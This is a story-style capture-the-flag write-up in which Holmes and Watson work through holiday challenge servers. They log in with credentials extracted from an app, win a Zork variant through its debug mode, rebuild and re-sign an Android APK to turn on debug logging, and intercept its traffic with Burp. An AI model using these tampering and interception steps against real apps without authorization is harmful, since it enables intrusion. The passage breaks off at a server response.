"The first thing you do when you have an unknown server in front of you Watson, is to get a better understanding about which services it will offer. Do you remember the hint of that friendly Elf we met? No? He told us to use the '`-Sc`' switch with `nmap` and to think outside of the box. While you very busy ingesting these calorie bombs I started up `nmap` and can now say that all but one server are only offering web services to us." -" What does this mean Holmes?" - "It means that we have to use a browser in order to communicate with them" - "Oh, thought so...".

The analytics server

Holmes opened up a browser and entered the first URL https://analytics.norhtpolewonderland.com. We were greeted by a welcome page for an application called *Sprusage* that asked us for an username and password. "Holy Keepass Holmes! Another password we need to know" - "Yes, but we already do know this one Watson!" - "We do?" - "Yes, don't you remember the credentials we extracted from the APK?" - "The 'busyreindeer'!" - "Yes indeed! I'm sure they are the key to success for this puzzle here! By the way Watson: what is Keepass?" - "Oh, I dunno. I just thought it would fit.".

Holmes keyed in the credentials for the "guest" account that we found earlier in the APK, at the beginning of our journey. It already seemed so long ago, although it must have been just a couple of hours ago (if you neglect the 40 years that we traveled through time in between...).



https://analytics.northpolewonderland.com/index.php?msg=Successfully%20logged%20in!

Sprusage

Welcome to the the 'Sprusage' usage monitor!

Successfully logged in!

What would you like to do today?

After the successful login we were given the choice of querying data and to view previous queries, albeit we did not know WHAT data of WHICH queries.


Holmes tried those options and entered some clever search parameters like `uuid>0` to get as many results as possible but obviously he was not happy with the results. "That's all non-sense!", he exclaimed. "This can only be used for maybe targeted in-app advertising but does hold none of the information that we seek." - "Holmes, what exactly are we looking for?", I asked shyly. "Well, the other MP3s of course Watson. Didn't you listen to me in the last 40 years?"

"Oh I sincerely did Holmes!" I countered. I was just wondering why you were not clicking the 'MP3' link on the top navigation bar then!". At first, Holmes widened in shock, but then he relaxed again and said "Very well observed Watson. Though I had spotted it right away of course and was just thinking how long more it would take you until you finally find this most-obvious clue".

He clicked on the 'MP3' link on the top of the page and indeed the MP3 file '**`discombobulatedaudio2`**' was downloaded. "This confirms our suspicion that the name of the MP3s is important for solving our riddle Watson. I don't think there is more to do here by now. Let's have a look at the next puzzle".

The dungeon server

Getting the MP3 from the next server, the *dungeon* server was one of the hardest puzzles I remember from the happenings of this evening. An Elf we met, talked about this game when he mentioned the brother of another Elf called Alabaster. *Dungeon* seemed to be a rather well-known game in the Elf community that these little beings enjoyed playing when they had a day off and it seems that basically everybody at North pole Wonderland was playing it.



About Dungeon

You are near a large dungeon, which is reputed to contain vast quantities of treasure. Naturally, you wish to acquire some of it. In order to do so, you must of course remove it from the dungeon. To receive full credit for it, you must deposit it safely in the trophy case in the living room of the house.

In addition to valuables, the dungeon contains various objects which may or may not be useful in your attempt to get rich. You may need sources of light, since dungeons are often dark, and weapons, since dungeons often have unfriendly things wandering about. Reading material is scattered around the dungeon as well; some of it is rumored to be useful.

Recent adventurers report a new passage has been installed which leads to the North Pole and the lair of a mischievous Elf who will trade for secrets he holds that may aid your quest.

To help you on your quest, here are some commands to get you started:

Overview commands

Command	Action
Help	More information about playing the game
Info	Game Overview, sets the stage

Move commands

Command	Shortcut	Action
North	n	Move north
South	s	Move south
East	e	Move east
West	w	Move west
Northeast	ne	Move northeast
Northwest	nw	Move northwest
Southeast	se	Move southeast
Southwest	sw	Move southwest
Up	u	Move up
Down	d	Move down
Look	l	Looks around at current location
Save		Save state to a file **(Disabled)**
Restore		Restores a saved state **(Disabled)**

It was a kind of adventurous story that got presented to the reader and were he had to make decisions about how the story should continue. In fact the game was so famous that they decided to create a special customized version for the North pole Wonderland community.

This, my dear reader, was a *rather* easy task, because the source code of the game was free for all to use and could be downloaded in the Internet at `https://github.com/devshane/zork/`. We have learnt here, that this game was also known and a commercial success under the name of "Zork".

Anyway, in this specialized version, the player had to reach the North pole and get “the secret” from the Elf waiting there.

"Watson you have always be known as the visionary among the two of us. So this game should suit you very well. I propose you try to beat the game using your wits, while I have a look at the source code". - "Not sure whether this was a compliment, but let's do as you proposed Holmes!".

The next few hours passed in silence. Why I was trying to beat the game and get to the North pole in order to get the secret from the Elf waiting there, Holmes downloaded the source code and analyzed it.

Time and again, my hero character was defeated by the cyclops or the thief that stole my precious goods so hard earnt in the dungeon below that little hut where the game started. I was totally exhausted, not being able to read any more text in the midst of the night. I was all sweaty, near dehydration, my concentration waned and I noticed that after all I was more than tired.


Holmes in contrast seemed to be fresh and relaxed as if he had a good night's rest after him. "Holmes, this won't work. I cannot play the game any longer. I just can't get past these evil creatures down in the dungeon." - "Be courageous my dear Watson! It's the valor of the hero who will beat the game”, he said abstracted. “Carry on! After all this cannot be so hard, if you've got the complete walk-through" – "Wait? What?”, I blinked. “What do you mean with... 'walkthrough'" - "Well *the* walkthrough, Watson! I mean, you're not actually trying to beat the game without the solution and expect this to happen within hours, whereas this game captivated a whole generation of young computer scientists during their studies? You DID download the walkthrough from the Internet, right Watson?"

"I, uh.. oh.. yes, of course, Holmes.". I felt like an idiot. I would have never thought that there was such thing as a complete walkthrough to a game available in the Internet. This was absolutely ridiculous! To a game! I mean.. what else is there in the Internet as well if the have got game walkthroughs? Maybe even cat videos?

To my justification it turned out, that the solution was not so very easy to get, but in deed there was one available (`http://www.ifarchive.org/indexes/if-archiveXsolutions.html`, `http://www.ifarchive.org/if-archive/solutions/dungeon.sol`, `http://i7-dungeon.sourceforge.net/source_4.htm`). After reading the walkthrough I noticed that I was nowhere near the end of the game, instead I did not solve a tenth of the puzzles that were there. Oh boy! Why cannot it be a nice game of bridge or canasta? A game a gentlemen can proudly claim to be a master in?

In cheerful spirits I restarted the game and tried to beat it using the walkthrough this time but this wasn't as easy as it sounded at first, as there were still *a lot* of possibilities to fail.
"Let's end this here Watson. I've got all I needed to know", Holmes suddenly stood behind me.
I startled as I was so immersed into the game, that I totally blocked everything around me.


"Why? What? Where? Who?", I muttered. "Let me check something Watson". I handed the keyboard over to Holmes. He typed a quick '`strings dungeon`' and laughed out loud. "Ha, as I've imagined. Watson, this is so easy! You will be able to beat the game within 4 moves!" - "What? Holmes, don't make fun of me! I've just played for what I thought were 6 hours. I cannot think of anything else anymore besides... turning rooms, thief, diamonds, trap doors, robots and dungeons. How should I be able to finish the game within 4 moves. I dare you Holmes! I am not in the mood for joking!".



```
R=%d, X=%d, O=%d, C=%d
V=%d, A=%d, M=%d, R2=%d
MBASE=%d, STRBIT=%d
VL# OBJECT   PROB   OPPS   BEST  MELEE
Flag #%-2d = %c
Parse vector= %6d %6d %6d      %c %6d
Play vector=  %6d %6d      %c
State vector= %6d %6d %6d %6d %6d %6d %6d %6d %6d
              %6d %6d
Scol vector=  %6d %6d %6d
Old= %c      New=
Valid commands are:
AA- Alter ADVS          DR- Display ROOMS
AC- Alter CEVENT        DS- Display state
AF- Alter FINDEX        DT- Display text
AH- Alter HERE          DV- Display VILLS
AN- Alter switches      DX- Display EXITS
AO- Alter OBJCTS        DZ- Display PUZZLE
AR- Alter ROOMS         D2- Display ROOM2
AV- Alter VILLS         EX- Exit
AX- Alter EXITS         HE- Type this message
AZ- Alter PUZZLE        NC- No cyclops
DA- Display ADVS        ND- No deaths
DC- Display CEVENT      NR- No robber
DF- Display FINDEX      NT- No troll
```

"Well Watson, then see for yourself. Have a look at the source code, especially in the '`Makefile`' and '`vars.h`'". I opened the files and scrolled through them. "That's all gobbledygook to me Holmes! Tell me what did you find out".

"Well there is this nice line in the 'Makefile' that says '`GDTFLAG = -DALLOW_GDT`'". - "I've found it. Now what?" - "This turns on the in-game debugger! And from what I saw in the output of 'strings' our version here has got this debugger built in." - "Oh, and what will we be able to do with the debugger?" - "Beat the game." - "Oh."



```
# Uncomment the following line if you want to have access to the game
# debugging tool.  This is invoked by typing "gdt".  It is not much
# use except for debugging.
GDTFLAG = -DALLOW_GDT

# Compilation flags
```

Holmes showed the other file '`vars.h`' to me. "See? It's all in here! All the constants and symbols, all the rooms and objects! We can now use the debugger to teleport to anywhere we want to" - "Yes, but Holmes this is the file of the official game not our customized version! We won't find the 'North pole' in this '`vars.h`'."

"No, you are right Watson. But what's a little number guessing in contrast to that pitiful look upon your face when you fail against? Start up the game once more and issue the command '`gdt`'." I did as commanded, and we were indeed greeted with an in-game debugger menu. "Now type 'HELP'". I did.

```
Welcome to Dungeon.                     This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>gdt
GDT>HELP
Valid commands are:
AA- Alter ADVS          DR- Display ROOMS
AC- Alter CEVENT        DS- Display state
AF- Alter FINDEX        DT- Display text
AH- Alter HERE          DV- Display VILLS
AN- Alter switches      DX- Display EXITS
AO- Alter OBJCTS        DZ- Display PUZZLE
AR- Alter ROOMS         D2- Display ROOM2
AV- Alter VILLS         EX- Exit
AX- Alter EXITS         HE- Type this message
AZ- Alter PUZZLE        NC- No cyclops
DA- Display ADVS        ND- No deaths
```

```
DC- Display CEVENT      NR- No robber
DF- Display FINDEX      NT- No troll
DH- Display HACKS       PD- Program detail
DL- Display lengths     RC- Restore cyclops
DM- Display RTEXT       RD- Restore deaths
DN- Display switches    RR- Restore robber
DO- Display OBJCTS      RT- Restore troll
DP- Display parser      TK- Take
```


"Holy cyclops Holmes! This debugger will let us modify the game!" - "Yes it will, the only problem is that I have found absolutely nothing about the actual messages, all these commands tell you. Seems we have to work this out on our own." I nodded, convinced that the puzzle has just gotten easier tremendously. "Try '`AH`', Watson, and when asked type '`191`'". I entered the commands but nothing happened.

```
GDT>AH
Old=      2      New= 191
GDT>
```

"It's not working Holmes!" - "Who says so? Type 'exit' and 'look' around!". This time, it worked!

```
GDT>exit
>look
You are at the North Pole. There is a blizzard blowing making it hard to
hear or see. In the distance you detect the busy sounds of Santa's elves
in full production. To the north you discern the outline of a door with a
warm glow omitting from under the door.
```

"Oh my god we made it to the North pole Holmes! How did you know it was room number 191 that we needed?" - "Actually I didn't but it was not far to seek. Have a look at '`vars.h`'. See the structure between line 71 and 91? That is the rooms list together with it's indexes? You see that the last one is room 190? So why not just add one to the index and see whether this is the newly added room?" - "You're a genius Watson!" - "I know, but let's not falter. We haven't finished the game yet!



```
EXTERN const struct {
    integer whous, lroom, cella, mtrol, maze1, mgrat, maz15, fore1, fore3,
            clear, reser, strea, egypt, echor, tshaf, bshaf, mmach, dome,
            mtorc, carou, riddl, lld2, temp1, temp2, maint, blroo, treas,
            rivr1, rivr2, rivr3, mcycl, rivr4, rivr5, fchmp, falls, mbarr,
            mrain, pog, vlbot, vair1, vair2, vair3, vair4, ledg2, ledg3,
            ledg4, msafe, cager, caged, twell, bwell, alice, alism, alitr,
            mtree, bkent, bkvw, bktwi, bkvau, bkbox, crypt, tstrs, mrant,
            mreye, mra, mrb, mrc, mrg, mrd, fdoor, mrae, mrce, mrcw, mrge,
            mrgw, mrdw, inmir, scorr, ncorr, parap, cell, pcell, ncell, cpant,
            cpout, cpuzz;
} rindex_
#ifdef INIT
        = { 2, 8, 9, 10, 11, 25, 30, 31, 33, 36, 40, 42, 44, 49, 61, 76,
            77, 79, 80, 83, 91, 94, 96, 97, 100, 102, 103, 107, 108, 109,
            101, 112, 113, 114, 120, 119, 121, 122, 126, 127, 128, 129, 130,
            131, 132, 133, 135, 140, 141, 142, 143, 144, 145, 146, 147, 148,
            151, 153, 154, 155, 157, 158, 159, 160, 161, 162, 163, 164, 165,
            166, 167, 171, 172, 173, 174, 176, 177, 179, 182, 183, 184, 185,
            186, 188, 189, 190 }
#endif
        ;
```

Walk 'north' towards the door!". With shaking hands I walked north into the door and there he was, the Elf.

```
>n
You have mysteriously reached the North Pole.
In the distance you detect the busy sounds of Santa's elves in full
production.

You are in a warm room, lit by both the fireplace but also the glow of
centuries old trophies.
On the wall is a sign:
                Songs of the seasons are in many parts
                To solve a puzzle is in our hearts
                Ask not what what the answer be,
                Without a trinket to satisfy me.
The elf is facing you keeping his back warmed by the fire.
```

"He wants a bribe. What should I give him Holmes?" - "It must be something valuable Watson. Have a look at '`vars.h`' again! Line 158-183. Here are all the objects defined"

I browsed to the location given. "Shall I just try to get object ‘215+1’ again?" - "No, what a stupid idea Watson! Just take the diamond, cause as you know: diamonds are an elf's best friend!" - "You mean the object at index 8?" - "Correct! Enter the debugger again and '`TK`' the diamond and then give it to the Elf!".

```
>gdt
GDT>TK
Entry:    8
Taken.
GDT>exit
>give diamond to elf
The elf, satisified with the trade says -
Try the online version for the true prize
The elf says - you have conquered this challenge - the game will now end.
Your score is 60 [total of 585 points], in 5 moves.
This gives you the rank of Novice Adventurer.
The game is over.
```

“Holmes, what is this? Where is our reward?” - “Well Watson, did you play the offline version the whole time?” - “Yes, of course! I mean, we’re probably not on a flat-rate here, you know how much this costs when you are roaming nowadays, and I guess the dial-in connection here at the North pole are also far from stable and...” - “Watson...” - “Yes?” - “Please play the online version now...” - “Ok...”

As it turned out, the hint from the Elf to `nmap` all ports was very valuable, otherwise we might have missed that port 11111\tcp when we were scanning the target. On this port, also an online version of dungeon was available. The only problem was… you could not use it! No matter what I tried: the game did not accept any command when I connected to the port using telnet.

Holmes laughed out loud, when he recognized my helpless moves… “Watson… this is a hacking attempt.. You’re not using telnet, are you?” - “Wait… but why?” - “No questions Watson.. Please use `netcat`, will you?”. To this day I do not know why the game won’t accept my commands when I was using `telnet`, but apparently it worked with `netcat`….

This time.. when I approached the Elf and give him his precious he answered…

```
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you
seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 60 [total of 585 points], in 3 moves.
This gives you the rank of Novice Adventurer.
```

"We've done it Holmes! Oh my god we've done it! We beat the game!". - "Yes”, Holmes was totally calm and you see? Not even four moves. But we could have further improved this by directly teleporting to the Elf. Let’s put this on our todo list for later. Now let's send this Peppermint guy a letter.".

I did as Holmes asked me and crafted a very personal and polite letter to the Elf Peppermint with the hope that he would indeed send us the requested puzzle part.

After only about two minutes later we received our answer:

From: peppermint@northpolewonderland.com
To: john.watson@investigationagency-holmes.co.uk"
Subject: "Our inquiry to you"

You tracked me down, of that I have no doubt.

I won't get upset, to avoid the inevitable bout.

You have what you came for, attached to this note.

Now go and catch your villain, and we will alike do dote.

And there it was, attached to this letter… The next MP3 file called **discombobulatedaudio3.mp3**

The development server

"This is strange.", Holmes took a deep breath. "I've tcpdumped a whole session of the SantaGram application usage, and I see lots of connections out to 'analytics' and 'ads' but there is no communication to the 'dev' or 'ex' server whatsoever. But from what we found in the config file, these servers are used by the app as well... Hmm…"

"Well, maybe it is disabled by default and we have to trigger the communication somehow? I mean, there is no need to communicate with the exception handler server, as long as no error occurs, is it?"

"You might be right, Watson", Holmes concluded. Lets see where the reference to the dev server is used in the application! We've already unpacked the APK file using apktool, so let's search for references to the dev server and what is surrounding it!"

Holmes issued the command

```
find . -type f -exec grep -B3 -A3 -H dev.northpolewonderland.com {} \;
```

and got back the following results:

```
./res/values/strings.xml-    <string 
name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-
D6C6700156A5</string>
./res/values/strings.xml-    <string 
name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
./res/values/strings.xml-    <string name="character_counter_pattern">%1$d / %2$d</string>
./res/values/strings.xml:    <string 
name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
./res/values/strings.xml-    <string name="debug_data_enabled">false</string>
./res/values/strings.xml-    <string 
name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
./res/values/strings.xml-    <string 
name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```


"Wow, well if *this* is not interesting, what is? Do you seen what I mean?", Holmes turned to me.

"Well, I see the reference to the 'dev' server in this file strings.xml. This reference is named `‘debug_data_collection_url’` and - oh! - well this is interesting indeed! '**`debug_data_enabled=false`**'. What if we change this to 'true' Holmes? We might elicit some additional information from the app?"

"This is a well made conclusion my friend and indeed this was what I have observed as well.” - “Then the only question remains, how do we change this in our installed app on our smartphones? We cannot possibly modify the file within the installed application, can we?"

"Nothing easier than this Watson!". Holmes took hold of the keyboard and changed the value of '`debug_data_enabled`' to 'true' and exited the editor. "We will just use `apktool` to undo the unpacking!".

```
./apktool b SantaGran_v4.2
```



daubsi@bigigloo: /nas/storage/SANS/SANSXMas

```
laubsi@bigigloo:/nas/storage/SANS/SANSXMas$ ./apktool b SantaGram_4.2
I: Using Apktool 2.2.1
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
I: Copying unknown files/dir...
laubsi@bigigloo:/nas/storage/SANS/SANSXMas$
```

and after some seconds `apktool` had rebuild the application install file with our little change in it.

"Reinstall it Watson!", Holmes commanded me, but this was said easier than done, because the installation failed due to a missing certificate error this time.

"Wait! I remember something! In this video were this guy used `apktool` he also demonstrated how to sign the APK file using a made up certificate!"

"Quick Watson! Do you remember which commands he used?" - "I certainly do Holmes. Let me see. I think it was something like….".

```
mkdir keys
keytool.exe -genkey -v -keystore keys/apk.keystore -alias SantaGram_v4.2
-keyalg RSA -keysize 1024 -sigalg SHA1withRSA -validity 10000
Fill CSR
jarsigner.exe -sigalg SHA1withRSA -digestalg SHA1 -keystore
keys\apk.keystore dist\SantaGram_v4.2.apk SantaGram_v4.2
adb install APK
```

This time the application installed correctly in our Android emulator (that we had installed in the meantime without further ado. We used the emulator from Android Studio at first but found it somewhat laggy and also we were not able to set the proxy correctly, so we ended up using `Genymotion`, another free emulator [https://www.genymotion.com/fun-zone/]…).

“Holmes… have I just said aloud?” - “What?” - “Oh… nevermind!”


"Now lets find out, where the debug mode is used, so we know how to make this app more talkative". Holmes now downloaded the tool "JadX" from the Internet (https://github.com/skylot/jadx/releases) and opened the APK file with it. The tool ran for quite some time, but in the end presented us with what seemed to be more or less the sourcecode of the application. When we searched for the usage of the 'debug_data_enabled' parameter, luck was on our side in the file EditProfile.java

```
EditProfile.java:
protected void onCreate(Bundle bundle) {
        boolean z;
        super.onCreate(bundle);
        setContentView((int) R.layout.edit_profile);
        super.setRequestedOrientation(1);
        b.a(getApplicationContext(), getClass().getSimpleName());
        if (getString(R.string.debug_data_enabled).equals("true")) {
            Log.i(getString(R.string.TAG), "Remote debug logging is Enabled");
            z = true;
        } else {
            Log.i(getString(R.string.TAG), "Remote debug logging is Disabled");
            z = false;
        }
        getSupportActionBar().a(true);
        getSupportActionBar().b(true);
        getSupportActionBar().a((CharSequence) "Edit Profile");
        this.a = new ProgressDialog(this);
        this.a.setTitle(R.string.app_name);
        this.a.setIndeterminate(false);
        if (z) {
            try {
                final JSONObject jSONObject = new JSONObject();
                jSONObject.put("date", new
SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
                jSONObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
                jSONObject.put("debug", getClass().getCanonicalName() + ", " +
getClass().getSimpleName());
                jSONObject.put("freemem", Runtime.getRuntime().totalMemory() -
Runtime.getRuntime().freeMemory());
                new Thread(new Runnable(this) {
                    final /* synthetic */ EditProfile b;

                    public void run() {
                        b.a(this.b.getString(R.string.debug_data_collection_url), jSONObject);
                    }
                }).start();
            } catch (Exception e) {
                Log.e(getString(R.string.TAG), "Error posting JSON debug data: " + e.getMessage());
            }
        }
            ...
}
```

“Ok, now we now that the code where the dev server is contacted lies in the EditProfile class. But how do we call this code in the application” - “Maybe we could try editing our profile Holmes?” - “Oh, I have an excellent idea Watson! Why not try to edit our profile and see whether this code is executed then? What’s wrong Watson? Why are you looking so sulky?” - “It’s alright Sherlock, it’s alright...”

"Quick Watson! Start your 'Burp' proxy and redirect the application traffic through it, so for we can see what is sent to the remote server!"

No sooner said then done! I downloaded “Burp” web application pentester’s best friend that is also available in a free, though restricted version. Burp is an intercepting proxy, that would allow us to see and manipulate all the



Genymotion for personal use - Custom Phone - 7.0.0 - API 24 - 768x1280 (768x1280, 320dp...

Edit Profile

Tap to upload avatar

Tap to upload a cover image

MY FULL NAME

Doctor John H. Watson

SOMETHING ABOUT ME

#elflife

MY EMAIL

[redacted]

UPDATE PROFILE

free for personal use

requests, the application initiated towards it's backend infrastructure as well as the responses from the servers. But before we actually started, I extracted the CA certificate from my 'Burp' installation and copied it to the SD card of our Android emulator.

We have to do this in order to be intercept SSL encrypted traffic, just in case. Otherwise the application would throw an exception because the issuer of the Burp certificate is not in the Trusted Root Certificates store of the devices. In order to import the certificate I used the "Settings->Security" dialog and configured the network traffic to go through our local proxy.

With shivering fingers I started the app, created an account and opened and manipulated the "Edit profile" dialog. Immediately Burp came to live and informed us, that some JSON traffic was to be sent to the dev server.

This is what we saw:

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Phone - 7.0.0 - API 24 - 768x1280
Build/NRD90M)
Host: dev.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 144

{"date":"20161223081955-
0500","udid":"e9e7fb280ffc00c7","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":68590432}
```

"Oh, that's interesting Watson! Apparently the application sends information about the memory usage and our unique user id to the backend system. What was the server's response?" - "Just a second Holmes, here it is"

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Fri, 23 Dec 2016 13:19:55 GMT
Content-Type: application/json
Connection: close
Content-Length: 250

